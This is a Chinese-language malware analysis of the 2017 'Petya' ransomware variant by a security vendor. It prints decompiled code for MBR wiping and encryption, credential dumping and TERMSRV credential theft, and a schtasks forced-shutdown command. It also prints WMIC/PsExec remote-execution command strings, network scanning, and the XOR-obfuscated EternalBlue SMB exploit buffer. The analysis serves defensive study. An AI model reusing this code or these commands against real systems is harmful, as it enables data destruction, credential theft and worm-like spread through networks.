
新型“Petya”勒索病毒来袭！

启明星辰推出解决方案

2017 年 6 月 27 日晚，乌克兰、俄罗斯、印度以及欧洲多国的政府、银行、电力系统、通讯系统、企业以及机场遭遇勒索病毒袭击。启明星辰第一时间获取到病毒样本，并对样本进行了技术分析。

据报道，此次勒索病毒为“Petya”勒索家族的最新变种。该病毒与之前的“wannacry”病毒类似，都可以通过 MS17-010（永恒之蓝）漏洞进行传播和攻击。相较于之前的“wannacry”病毒，此病毒在内网的横向移动能力更强。攻击成功之后，还借助了 mimikatz 等内网渗透工具进行内网穿透。**因此只要内网中有一个主机中招，将会在短时间内影响整个内网系统。这就犹如一个炸弹在内网中爆炸一般，影响极其恶劣。这种使用组合式传播手段进行攻击的勒索软件具有更大的威胁，用户务必高度警惕。**

另外，该病毒不但对机器中的重要文件进行加密，还会篡改 MBR，使得开机即提示勒索信息，中招用户无法进入系统，危害巨大。



技术分析：

我们拿到的病毒样本文件名为 perfc.dat。该文件为一个 DLL 程序，需要由母体加载执行。dll 的导出函数“perfc_1”包含所有主要功能。

1. 提权准备

病毒初始化时，首先会尝试提升 SeShutDownPrivilege,SeDebugPrivilege,SeTcbPrivilege 权限，并将提升成功与否的结果写入全局标志，待后续使用。


```
flag = 0;
if ( !dword_1001F114 )
{
  dword_1001F118 = GetTickCount();
  if ( sub_100081BA(L"SeShutdownPrivilege") )
    flag = 1;
  if ( sub_100081BA(L"SeDebugPrivilege") )
    flag |= 2u;
  if ( sub_100081BA(L"SeTcbPrivilege") )
    flag |= 4u;
  g_PrivilegeFlag = flag;
  g_ProcessFlag = sub_10008677();
  result = GetModuleFileNameW((HMODULE)g_hModule, &g_pszPath, 0x30Cu);
  if ( result )
    JUMPOUT(ReadFile_pszPath);
}
```

2. 重载自身

调用 DLL 的“perfc_1”导出函数时，如果最后一个参数不为-1，则会重新将 DLL 映射到内存中加载执行导出函数。如果最后一个参数设置为-1，启动有效行为执行，并卸载原先的模块，然后把病毒源文件填充 0，并删除。

```
v3 = g_hModule;
dwSize = *(_DWORD *)((char *)&g_hModule[1].e_sp + g_hModule->e_lfanew);
pMem = (char *)VirtualAlloc(0, dwSize, 0x1000u, 4u);
v5 = pMem;
if ( pMem )
{
  g_hModule_1 = (int)pMem;
  memcpy(pMem, v3, dwSize);
  v6 = (char *)g_ProcessFileBuff;
  v7 = (char *)g_ProcessFileBuff + *((_DWORD *)g_ProcessFileBuff + 15);
  if ( v7 )
  {
    if ( *((_DWORD *)v7 + 40) )
    {
      if ( *((_DWORD *)v7 + 41) )
      {
        v8 = (int)&v6[sub_10009322((int)v7, *((_DWORD *)v7 + 40))];
        if ( v8 )
        {
          if ( sub_100091FA(v8, (int)v5) && sub_10009286((int)v7, v5) )
            ((void (__stdcall *)(int, int, int, signed int))&v5[(char *)sub_100094A5 - (char *)g_hModule])(
              a1,
              a2,
              a3,
              -1);
        }
      }
    }
  }
}
```

设置为-1执行



3. 擦除 c 盘分区数据和 MBR 数据

(1) 如果样本成功获取到 SeDebugPrivilege 权限，便会分配一个 10 个扇区(521*10 个字节)堆空间，再利用堆空间的随机数据填充 C 盘分区的前 10 个扇区数据。

```
v0 = CreateFileA("\\\\.\\C:", 0x40000000u, 3u, 0, 3u, 0, 0);
if ( v0 )
{
  if ( DeviceIoControl(v0, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &OutBuffer, 24u, &BytesReturned, 0) )
  {
    v1 = LocalAlloc(0, 10 * OutBuffer.BytesPerSector);
    if ( v1 )
    {
      SetFilePointer(v0, OutBuffer.BytesPerSector, 0, 0);
      WriteFile(v0, v1, OutBuffer.BytesPerSector, &BytesReturned, 0);
      LocalFree(v1);
    }
  }
  CloseHandle(v0);
}
```


(2) 读取原 MBR 数据，进行异或加密。

```
result = read_disk(&FileName, &v25);    // 读取MBR数据
dword_1001F8F8 = result;
if ( result >= 0 )
{
  v3 = &v30;
  v4 = 4;
  v5 = 0;
  do
  {
    if ( *(_DWORD *)v3 && *(_DWORD *)v3 < 0xFFFFFFFF )
      v5 = *(_DWORD *)v3;
    v3 += 0x10;
    --v4;
  }
  while ( v4 );
  if ( v5 == -1 )
    v5 = 0;
  if ( v5 <= 0x28 )
  {
    result = 0x80070272;
    goto LABEL_50;
  }
  qmemcpy(&mbr_data, &v25, 0x200u);
  v6 = 0;
  do
  {
    *(&mbr_data + v6) ^= 7u;            // 加密原MBR
    ++v6;
  }
  while ( v6 < 0x200 );
```

(3) 向扇区中写入新 MBR 和勒索信息。


```
  if ( v19 )
  {
    do
    {
      result = write_disk(v20, &FileName, (LPCVOID)v13);// 新MBR,勒索信息等。
      if ( result < 0 )
        break;
      ++v20;
      v13 += 0x200;
    }
    while ( v20 < v19 );
  }
}
else
{
  result = 0x80070057;
}
dword_1001F8F8 = result;
if ( result >= 0 )
{
  result = write_disk(32, &FileName, &Buffer);// 比特币钱包信息
  dword_1001F8F8 = result;
  if ( result >= 0 )
  {
    result = write_disk(33, &FileName, &v21);// 填充0x07
    dword_1001F8F8 = result;
    if ( result >= 0 )
    {
      result = write_disk(34, &FileName, &mbr_data);// 原MBR
      goto LABEL_50;
    }
```

(4) 篡改后新的 MBR 数据如下：



```
000000000  FA 31 C0 8E D8 8E D0 8E  C0 8D 26 00 7C FB 66 B8  ú1ÀŽØŽÐŽÀ□& |ûf¸
000000010  20 00 00 00 88 16 93 7C  66 BB 01 00 00 00 B9 00  ˆ "|f»    ¹
000000020  80 E8 14 00 66 48 66 83  F8 00 75 F5 66 A1 00 80  €è  fHfƒø uõf¡ €
000000030  EA 00 80 00 00 F4 EB FD  66 50 66 31 C0 52 56 57  ê €  ôëýfPf1ÀRVW
000000040  66 50 66 53 89 E7 66 50  66 53 06 51 6A 01 6A 10  fPfS‰çfPfS Qj j
000000050  89 E6 8A 16 93 7C B4 42  CD 13 89 FC 66 5B 66 58  ‰æŠ "|´BÍ ‰üf[fX
000000060  73 08 50 30 E4 CD 13 58  EB D6 66 83 C3 01 66 83  s P0äÍ XëÖfƒÃ f
000000070  D0 00 81 C1 00 02 73 07  8C C2 80 C6 10 8E C2 5F  Ð □Á  s ŒÂ€Æ ŽÂ_
000000080  5E 5A 66 58 C3 60 B4 0E  AC 3C 00 74 04 CD 10 EB  ^ZfXÃ`´ ¬< t Í ë
000000090  F7 61 C3 00 00 00 00 00  00 00 00 00 00 00 00 00  ÷aÃ
```

(5)第 34 扇区保存的是被加密的原 MBR 数据。



```
000004400  FD 36 C7 89 DF 89 D7 89  C7 8A 21 07 7B FC 61 BF  ý6Ç‰ß‰×‰ÇŠ! {üa¿
000004410  27 07 07 07 8F 11 94 7B  61 BC 06 07 07 07 BE 07  '   □ "{a¼    ¾
000004420  87 EF 13 07 61 4F 61 84  FF 07 72 F2 61 A6 07 87  ‡ï  aOa„ÿ ròa¦ ‡
000004430  ED 07 87 07 07 F3 EC FA  61 57 61 36 C7 55 51 50  í ‡  óìúaWa6ÇUQP
000004440  61 57 61 54 8E E0 61 57  61 54 01 56 6D 06 6D 17  aWaTŽàaWaT Vm m
000004450  8E E1 8D 11 94 7B B3 45  CA 14 8E FB 61 5C 61 5F  Žá□ "{³EÊ Žûa\a_
000004460  74 0F 57 37 E3 CA 14 5F  EC D1 61 84 C4 06 61 84  t W7ãÊ _ìÑa„Ä a„
000004470  D7 07 86 C6 07 05 74 00  8B C5 87 C1 17 89 C5 58  × †Æ  t ‹Å‡Á ‰ÅX
000004480  59 5D 61 5F C4 67 B3 09  AB 3B 07 73 03 CA 17 EC  Y]a_Äg³ «; s Ê ì
000004490  F0 66 C4 07 07 07 07 07  07 07 07 07 07 07 07 07  ðfÄ
```

4. 释放文件

(1) 样本中包含多个资源。其中资源 1 和资源 2 都是 Minikit 工具，MiNikit 工具可以从 Lsass 进程中抓取 Windows 登陆明文密码。不同的是资源 1 是 32 位工具，资源 2 是 64 位工具。样本通过判断当前系统为 32 位还是 64 位来确定要释放哪个资源。样本将相应资源释放到临时目录，并建立一个管道用于接收其结果。

```
v3 = FindResourceW(hself, (LPCWSTR)((v20 != 0) + 1), (LPCWSTR)0xA);
if ( v3 )
  result = sub_100085D0(&lpMem, (int)&v23, v3);
else
  result = 0;
if ( result )
{
  if ( GetTempPathW(0x208u, &Buffer) )
  {
    if ( GetTempFileNameW(&Buffer, 0, 0, &TempFileName) )
    {
      pguid.Data1 = 0;
      *(_DWORD *)&pguid.Data2 = 0;
      *(_DWORD *)&pguid.Data4[0] = 0;
      *(_DWORD *)&pguid.Data4[4] = 0;
      if ( CoCreateGuid(&pguid) >= 0 )
      {
        lpsz = 0;
        if ( StringFromCLSID(&pguid, &lpsz) >= 0 )
        {
          if ( sub_100073AE((const WCHAR *)v23, &TempFileName, lpMem) )
          {
            wsprintfW(&Parameter, L"\\\\.\\pipe\\%ws", lpsz);
            hThread = CreateThread(0, 0, sub_100073FD, &Parameter, 0, 0);
            if ( hThread )
            {
              ProcessInformation.hProcess = 0;
              ProcessInformation.hThread = 0;
              ProcessInformation.dwProcessId = 0;
              ProcessInformation.dwThreadId = 0;
              memset(&Dst, 0, 0x44u);
              v16 = 0;
              Dst = 68;
              wsprintfW(&CommandLine, L"\"%ws\" %ws", &TempFileName, &Parameter);
              if ( CreateProcessW(
```

(2)解压缩 ID 为 3 的资源文件，写入 Windows 目录，命名为 dllhost.dat，该文件为 PsExec.exe。该工具可以在本地执行远程服务器上的 exe 文件、bat 文件或 vbs 文件。

```
v1 = FindResourceW(hself, (LPCWSTR)3, (LPCWSTR)0xA);
if ( v1 )
  v2 = sub_100085D0(&lpMem, (int)&v15, v1);
else
  v2 = 0;
if ( !v2 )
  goto LABEL_21;
v3 = GetProcessHeap();
v4 = (WCHAR *)HeapAlloc(v3, 8u, 0x208u);
::lpMem = v4;
if ( a1 )
{
  v5 = GetWindowsDirectoryW(v4, 0x104u);
}
else
{
  if ( SHGetFolderPathW(0, 35, 0, 0, v4) )
    goto LABEL_12;
  v5 = wcslen(::lpMem);
}
if ( v5 && v5 + 12 < 0x104 )
{
  PathAppendW(::lpMem, L"dllhost.dat");
  goto LABEL_13;
}
```

5. 枚举当前系统凭据信息

该样本的资源中包含凭据转储工具，Petya 运行过程中会将该工具释放到临时目录，并利用该工具转储本地机器凭据信息，除去使用凭据转储工具，该样本还会通过 CredEnumerateW 函数获取存储在本地凭据信息集中的凭据信息，并利用其中以 TERMSRV/开头的凭据信息。这些凭据信息会作为后续感染扩散的凭据。

```
v9 = CredEnumerateW(0, 0, &v13, &v12);
if ( v9 )
{
  v1 = 0;
  v10 = 0;
  if ( v13 > 0 )
  {
    while ( 1 )
    {
      v2 = v12 + 4 * v1;
      v3 = *(_DWORD *)v2;
      v4 = *(char **)(*(_DWORD *)v2 + 8);
      if ( v4 )
      {
        v11 = 8;
        v5 = L"TERMSRV/";
        v6 = *(const wchar_t **)(*(_DWORD *)v2 + 8);
        while ( *v6 == *v5 )
        {
          ++v6;
          ++v5;
          if ( !--v11 )
          {
            v7 = 0;
            goto LABEL_8;
          }
        }
        v7 = *v6 < *v5 ? -1 : 1;
ABEL_8:
        if ( v7 == 0 )
        {
```

6. 定时关机

样本设定在当前时间之后 1 个小时 3 分钟之内进行定时关机。

```
if ( GetSystemDirectoryW(&Buffer, 0x30Cu) && PathAppendW(&Buffer, L"shutdown.exe /r /f") )
{
  if ( sub_10008494() )
  {
    v4 = L"/RU \"SYSTEM\" ";
    if ( !(token_mask & 4) )
      v4 = (const wchar_t *)&unk_10014388;
    wsprintfW(&v6, L"schtasks %ws/Create /SC once /TN \"\" /TR \"%ws\" /ST %02d:%02d", v4, &Buffer, v3, v2);
  }
  else
  {
    wsprintfW(&v6, L"at %02d:%02d %ws", v3, v2, &Buffer);
  }
  v7 = 0;
  v8 = sub_100083BD((int)&v6, 0);
}
```

7. 内网嗅探

（1）设置定时器关机后，样本创建一个线程做进行端口扫描以及局域网服务扫描，扫描的结果存储于内存中。

```
10007E84 loc_10007E84:                          ; CODE XREF: perfc_1+8D↑j
10007E84                call    schTasks_Shutdown
10007E89                mov     ebx, ds:CreateThread
10007E8F                push    edi             ; lpThreadId
10007E90                push    edi             ; dwCreationFlags
10007E91                push    edi             ; lpParameter
10007E92                push    offset NetScan  ; lpStartAddress
10007E97                push    edi             ; dwStackSize
10007E98                push    edi             ; lpThreadAttributes
10007E99                call    ebx ; CreateThread
10007E9B                test    byte ptr g_PrivilegeFlag, 2
10007EA2                jz      short loc_10007EB2
10007EA4                test    byte ptr g_ProcessFlag, 1
10007EAB                jz      short loc_10007EB2
```

（2）端口扫描。

```
v8 = 0;
v2 = socket(2, 1, 0);
if ( v2 )
{
  name.sa_family = 2;
  *(_DWORD *)&name.sa_data[2] = a1;
  *(_WORD *)&name.sa_data[0] = htons(hostshort);
  if ( ioctlsocket(v2, -2147195266, &argp) != -1 )
  {
    connect(v2, &name, 16);
    writefds.fd_array[0] = v2;
    writefds.fd_count = 1;
    timeout.tv_sec = 2;
    timeout.tv_usec = 0;
    if ( select(v2 + 1, 0, &writefds, 0, &timeout) != -1 )
    {
      if ( __WSAFDIsSet(v2, &writefds) )
        v8 = 1;
    }
  }
  closesocket(v2);
```

（3）枚举域中所有服务器

```
v3 = NetServerEnum(0, 0x65u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, servertype, domain, &resume_handle);
if ( v3 && v3 != 234 )
{
  domaina = 0;
}
else
{
  domaina = (LPCWSTR)1;
  if ( !bufptr )
    return domaina;
  v4 = 0;
  if ( entriesread > 0 )
  {
    v5 = bufptr + 4;
    do
    {
      if ( v5 == (LPBYTE)4 )
        break;
      if ( *((_DWORD *)v5 + 3) & 0x80000000 )
      {
        ServerScan(a1, 3u, *(LPCWSTR *)v5);
      }
      else if ( *((_DWORD *)v5 - 1) == 500 && (*((_DWORD *)v5 + 1) & 0xFu) > 4 )
      {
        memset_0(*(char **)v5, 0);
      }
      v5 += 24;
      ++v4;
```

（4）样本还会通过 DhcpEnumSubnets 获取当前 DHCP 服务器已经分配的 IP 地址集，该样本在扫描 139 和 445 端口之前会通过 DhcpEnumSubnets()枚举所有 DHCP 子网上的主机，在进行扫描。

```
if ( !DhcpGetSubnetInfo(0, EnumInfo->Elements[v1], &SubnetInfo)
  && SubnetInfo->SubnetState == DhcpSubnetEnabled
  && !DhcpEnumSubnetClients(0, EnumInfo->Elements[v1], &v18, 0x10000u, &ClientInfo, &ClientsRead, &ClientsTotal) )
{
  v3 = ClientInfo->NumElements;
  v16 = v3;
  if ( v3 && v2 < v3 )
  {
    do
    {
      v4 = ClientInfo->Clients[v2];
      if ( v4 )
      {
        v5 = ntohl(v4->ClientIpAddress);
        if ( sub_1000A3D9(v5) )
        {
          v6 = ntohl(v4->ClientIpAddress);
          v7 = inet_ntoa((struct in_addr)v6);
          v8 = (char *)sub_10006916(v7);
          v9 = v8;
          if ( v8 )
          {
            sub_10006FC7(v8, 0, a1);
            v10 = GetProcessHeap();
            HeapFree(v10, 0, v9);
          }
        }
      }
      v2 = v23 + 1;
      v23 = v2;
    }
    while ( v2 < v16 );
  }
  DhcpRpcFreeMemory(ClientInfo);
}
```

（5）尝试与其建立连接。

```
v2 = socket(2, 1, 0);
if ( v2 )
{
  name.sa_family = 2;
  *(_DWORD *)&name.sa_data[2] = a1;
  *(_WORD *)&name.sa_data[0] = htons(hostshort);
  if ( ioctlsocket(v2, 0x8004667E, &argp) != -1 )
  {
    connect(v2, &name, 16);
    writefds.fd_array[0] = v2;
    writefds.fd_count = 1;
    timeout.tv_sec = 2;
    timeout.tv_usec = 0;
    if ( select(v2 + 1, 0, &writefds, 0, &timeout) != -1 )
    {
      if ( _WSAFDIsSet(v2, &writefds) )
        v8 = 1;
    }
  }
  closesocket(v2);
}
```

8. 感染扩散

该勒索软件主要通过两种方式进行局域网内的感染传播：一种是通过 WMI 的方式进行内网传播，一种是通过“永恒之蓝”漏洞进行传播。

（1）WMI 方式的感染：

该样本会扫描本地网络中 admin$共享，通过 admin$将自身拷贝到远程机器。样本首先试图通过用户名和密码来获取远程主机的 Token，然后将自身文件拷贝到远程主机上，并且利用 Windows 管理规范命令行 (WMIC) 在远程机器上直接执行。

```
wsprintfW(&Name, L"\\\\%s\\admin$", a3);
NetResource.dwScope = 0;
memset(&NetResource.dwType, 0, 0x1Cu);
NetResource.lpRemoteName = &Name;
NetResource.dwType = 1;
sub_10008B70(&v23);
wsprintfW(&FileName, L"\\\\%ws\\admin$\\%ws", a3, &v23);
while ( 1 )
{                                                       // 远程感染到admin$目录下
  pszPath = 0;
  hExistingToken = (HANDLE)WNetAddConnection2W(&NetResource, lpPassword, lpUserName, 0);
  wsprintfW(&pszPath, L"\\\\%ws\\admin$\\%ws", a3, &v23);
  v4 = PathFindExtensionW(&pszPath);
  if ( v4 )
  {
    *v4 = 0;
    if ( PathFileExistsW(&pszPath) )
    {
      v12 = 1;
      goto LABEL_58;
    }
    dwErrCode = GetLastError();
  }
  v5 = 0;
  if ( WriteFile_0(&FileName, g_ProcessFileBuff, 1u, v10, v11) )
```


```
if ( !dwErrCode )
{
  buildCmd((WCHAR *)&cmdline, (WCHAR *)&v29, a3);//  -d C:\\Windows\\System32\\rundll32.exe \"C:\\Windows\\%s\",#1 %s \\\\%s -accepteula -s
  v5 = 0;
}
if ( dwErrCode == 1 )
{
  if ( !lpUserName || !lpPassword )
    goto LABEL_53;
  buildRemoteLogin((WCHAR *)&cmdline, (WCHAR *)&v29, a3, (int)lpUserName, (int)lpPassword);
  v5 = 0;
}
if ( v29 == v5
  || cmdline == v5
  || (!ExitCode ? (v8 = CreateProcessW(     // wbem\\wmic.exe /node:\"%ws\" /user:\"%ws\" /password:\"%ws\" process call create \"C:\\Windows\\Sys
                        (LPCWSTR)&cmdline,
                        (LPWSTR)&v29,
                        0,
                        0,
                        0,
                        0x8000000u,
                        0,
                        0,
                        (struct _STARTUPINFOW *)((char *)&StartupInfo + 8),
                        (struct _PROCESS_INFORMATION *)((char *)&ProcessInformation + 8))) : (v8 = CreateProcessAsUserW((HANDLE)ExitCode, (LPCWS
      !v8) )
{
  GetLastError();
  goto LABEL_51;
}
```

（2）永恒之蓝漏洞感染

该样本还会利用同 wannacry 勒索蠕虫相同的传播方式来进行感染。

```
v7 = sub_10005A7E((int)&Dst, cp, 445u, 0, a2, a3, a4, a5, a6, a7);
if ( v7 )
{
  sub_10002068();
  result = v7;
}
else
{
  byte_1001F8FD = 0;
  v9 = sub_10005A7E((int)&Dst, cp, 445u, (int)sub_10001F74, a2, a3, a4, a5, a6, a7);
  sub_10002068();
  result = v9;
}
```

为防止检测，其进行漏洞传播的包全部是分段拼凑的，部分数据还使用异或加密，且每段数据异或加密的密钥不同。




```
; char exploite_pack[]
exploite_pack   dd 5C8C0CFDh            ; DATA XREF: sub_10
                dd 0C524C4B8h
                dd 0ECCCCCCh
                dd 6B24CCE8h
                dd 0FCCCCCCh
                dd 0CCCCCD24h
                dd 975C27CCh
                dd 0CCCDBA75h
                dd 6FFEC3CCh
                dd 33133330h
                dd 0FDDB8F41h
                dd 0FFCC31Eh
                dd 0CCCCEF75h
                dd 0C3FCA6CCh
                dd 4215426Dh
                dd 0C147A80Dh
                dd 0CCCCCC8Ch
                dd 33C8AD47h
                dd 133330F9h
                dd 0A650AC33h
                dd 0A6509EEFh
                dd 0C40E4FCEh
                dd 0E8804C51h
                dd 0D7A6CECDh
                dd 0CFC8F933h
```

SMB exploit payload

```
*(_BYTE *)(v3 + 8) = 3;
*(_BYTE *)(v3 + 40) = 3;
*(_DWORD *)(v3 + 160) = -3145552;
*(_DWORD *)(v3 + 164) = -1;
*(_DWORD *)(v3 + 168) = -3145552;
*(_DWORD *)(v3 + 172) = -1;
*(_DWORD *)(v3 + 192) = -2101056;
*(_DWORD *)(v3 + 196) = -2101056;
*(_DWORD *)(v3 + 396) = -2100848;
*(_DWORD *)(v3 + 404) = -2100752;
*(_DWORD *)(v3 + 472) = -3145232;
*(_DWORD *)(v3 + 476) = -1;
*(_DWORD *)(v3 + 488) = -3145216;
*(_DWORD *)(v3 + 492) = -1;
v5 = 0;
do
{
  *(_BYTE *)(v3 + v5 + 497) = exploite_pack[v5] ^ 0xCC;
  ++v5;
}
while ( v5 < 0x977 );
```

9. 文件加密

（1）该勒索软件通过 RSA+AES 算法来对系统中的文件进行加密。加密的 RSA 公钥如下：

```
result = (signed int)LocalAlloc(0x40u, 0x20u);
if ( result )
{
  *(_DWORD *)(result + 16) = L"MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUIT06WpXWnKSNQAYT0O65Cr8PjIQInTeHkXEjfO2n2JmURWV/u"
                             "HB0ZrlQ/wcYJBwLhQ9EqJ3iDqmN19Oo7NtyEUmbYmopcq+YLIBZzQ22TK0A2DtX4GRKxEEFLCy7vP12EYO"
                             "PXknVy/+mf0JFWixz29QiTf5oLu15wVLONCuEibGaNNpgq+CXsPwFITDbDDmdrRIiUEUw6o3pt5pNOskfO"
                             "JbMan2TZu6zfhzuts7KafP5UA8/0Hmf5K3/F9Mf9SE68EZjK+cIiFlKeWndP0XfRCYXI9AJYCeaOu7CXF6"
                             "U0AVNnNjvLeOn42LHFUK4o6JwIDAQAB";
  *(_DWORD *)(result + 28) = 0;
  *(_DWORD *)result = *(_DWORD *)RootPathName;
  *(_DWORD *)(result + 4) = v4;
  result = (signed int)CreateThread(0, 0, EncrypteAndShowInfo_Thread, (LPVOID)result, 0, 0);
}
```

```
    v4 = L"Microsoft Enhanced RSA and AES Cryptographic Provider";
  }
  if ( !CryptAcquireContextW((HCRYPTPROV *)lpThreadParameter + 2, 0, v4, 0x18u, v5) )
    goto LABEL_10;
ABEL_7:
  v2 = lpThreadParameter;
  if ( sub_10001B4E((int)lpThreadParameter) )
  {
    FileSearchAndEncryted((LPCWSTR)lpThreadParameter, 15, (int)lpThreadParameter);
    Gen_TipInfo((LPCWSTR)lpThreadParameter);
    CryptDestroyKey(*((_DWORD *)lpThreadParameter + 5));
  }
  CryptReleaseContext(*((_DWORD *)lpThreadParameter + 2), 0);
ABEL_11:
  LocalFree(v2);
```

（2）为了防止加密时引起系统崩溃，该勒索软件会过滤 C:\\Windows 目录下文件，但是在我们分析时发现，该勒索软件在路径过滤是匹配的是"C:\\Windows;",其中多了一个分号，导致系统感染该勒索软件后，会很快崩溃。

```
  if ( wcscmp(FindFileData.cFileName, L".")
    && wcscmp(FindFileData.cFileName, L"..")
    && PathCombineW(&FileName, pszDir, FindFileData.cFileName) )
  {
    if ( !(FindFileData.dwFileAttributes & 0x10) || FindFileData.dwFileAttributes & 0x400 )
    {
      v5 = (struct _WIN32_FIND_DATAW *)PathFindExtensionW(FindFileData.cFileName);
      if ( (WCHAR *)v5 != &FindFileData.cFileName[wcslen(FindFileData.cFileName)] )
      {
        wsprintfW(&v10, L"%ws,", v5);
        if ( StrStrIW(
